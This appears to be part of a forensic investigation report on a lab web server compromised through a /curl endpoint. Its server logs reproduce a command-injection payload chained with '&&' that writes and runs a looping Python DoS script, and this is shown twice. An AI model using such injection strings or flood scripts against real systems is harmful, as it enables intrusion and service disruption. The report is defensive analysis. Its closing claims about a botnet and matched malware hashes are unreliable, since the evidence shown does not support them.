
- i. Concluded a high probability of server compromise.
- ii. Initiated forensic analysis to confirm the attack and understand its source.

Forensic Analysis

1. Identifying Foreign Programs

Used system logs to identify unknown or unauthorized programs consuming high resources.

Noted the names, execution paths, and system processes related to these programs.



```
logs > server_log.log
1 2024-11-18 06:39:49,570 - INFO - Received URL to curl: 192.168.76.101:6000 && python --version && echo 'Python is installed' || echo 'P
2 2024-11-18 06:39:50,066 - INFO - Curl output: {
3   "ip": null,
4   "message": "Victim server received the request",
5   "status": "success"
6 }
7 Python 3.9.20
8 Python is installed
9
10 2024-11-18 06:39:50,092 - INFO - Received URL to curl: 192.168.76.101:6000 && echo "
11 import os
12 import time
13
14 target_ip = '192.168.76.101:6000'
15
16 # Simple dos attack by sending continuous ping requests
17 while True:
18     print('sending.....')
19     os.system(f'curl {target_ip}')
20     time.sleep(0.1)
21 " > dos_attack.py; python dos_attack.py
22
```

2. Tracing the Program Timeline

Investigated the creation and execution timestamps of the foreign programs.

Attempted to determine when the program was first inserted into the server.
Correlated with access logs to identify suspicious activity during that time.

3. Network Log Analysis

Focused on network logs from the identified time period.

Extracted payload details and IP addresses associated with the unauthorized program.


Correlated these details with the attack vector (e.g., the /curl route) to reconstruct the sequence of events.

The screenshot shows a VS Code editor with a project named 'csdf_project'. The Explorer sidebar on the left shows a file tree with 'logs' as a subdirectory. The 'logs' directory contains several files, including 'dos_attack_log.txt' which is currently selected. The main editor area displays the contents of 'dos_attack_log.txt', showing a series of log entries. Each entry consists of a timestamp (2024-11-18 06:27:29,111), a status (No packet data to process.), and a packet count (Packet counts reset for the next time window.). The status bar at the bottom indicates the current line is 1, column 1, and the file is 2024-11-18 06:27:29,111.

The screenshot shows a VS Code editor with a project named 'csdf_project'. The Explorer sidebar on the left shows a file tree with 'logs' as a subdirectory. The 'logs' directory contains several files, including 'dos_attack_log.txt' which is currently selected. The main editor area displays the contents of 'dos_attack_log.txt', showing a series of log entries. Each entry consists of a timestamp (2024-11-18 06:27:29,111), a status (No packet data to process.), and a packet count (Packet counts reset for the next time window.). The status bar at the bottom indicates the current line is 1, column 1, and the file is 2024-11-18 06:27:29,111.

Outcome

Detection: A combination of system and network anomaly detection pinpointed the compromise.



```
logs > server_log.log
1 2024-11-18 10:03:51,271 - INFO - Received URL to curl: 172.29.2.11:6000 && python --version && echo 'Python is installed' || echo 'Python is not installed'
2 2024-11-18 10:03:51,389 - INFO - Request received from IP: 172.25.0.1
3 2024-11-18 10:03:51,970 - INFO - Curl output: {
4   "ip": null,
5   "message": "Victim server received the request",
6   "status": "success"
7 }
8 Python 3.9.20
9 Python is installed
10
11 2024-11-18 10:03:52,007 - INFO - Received URL to curl: 172.29.2.11:6000 && echo "
12 import os
13 import time
14
15 target_ip = '172.29.2.11:6000'
16
17 # Simple dos attack by sending continuous ping requests
18 while True:
19     print('sending.....')
20     os.system(f'curl {target_ip}')
21     time.sleep(0.1)
22 " > dos_attack.py; python dos_attack.py
23 2024-11-18 10:03:52,010 - INFO - Request received from IP: 172.25.0.1
24
```

Forensics: Detailed analysis revealed the injected payload and attacker’s IP address, helping to reconstruct the exploit chain and timeline.

7. Evidence

Log Analysis: Patterns indicating high outgoing traffic to specific IPs.

Malware Identification: Hash values of uploaded malicious files matched with known signatures.

Network Traffic: Packets indicating coordination with a botnet.

8. Conclusion

The forensic investigation revealed that the web server was compromised through an exploitation of its outdated software. It was used as part of a botnet to execute DoS attacks on other websites. By analyzing logs, traffic, and uploaded files, the investigation successfully identified the root cause and provided actionable insights for prevention and mitigation.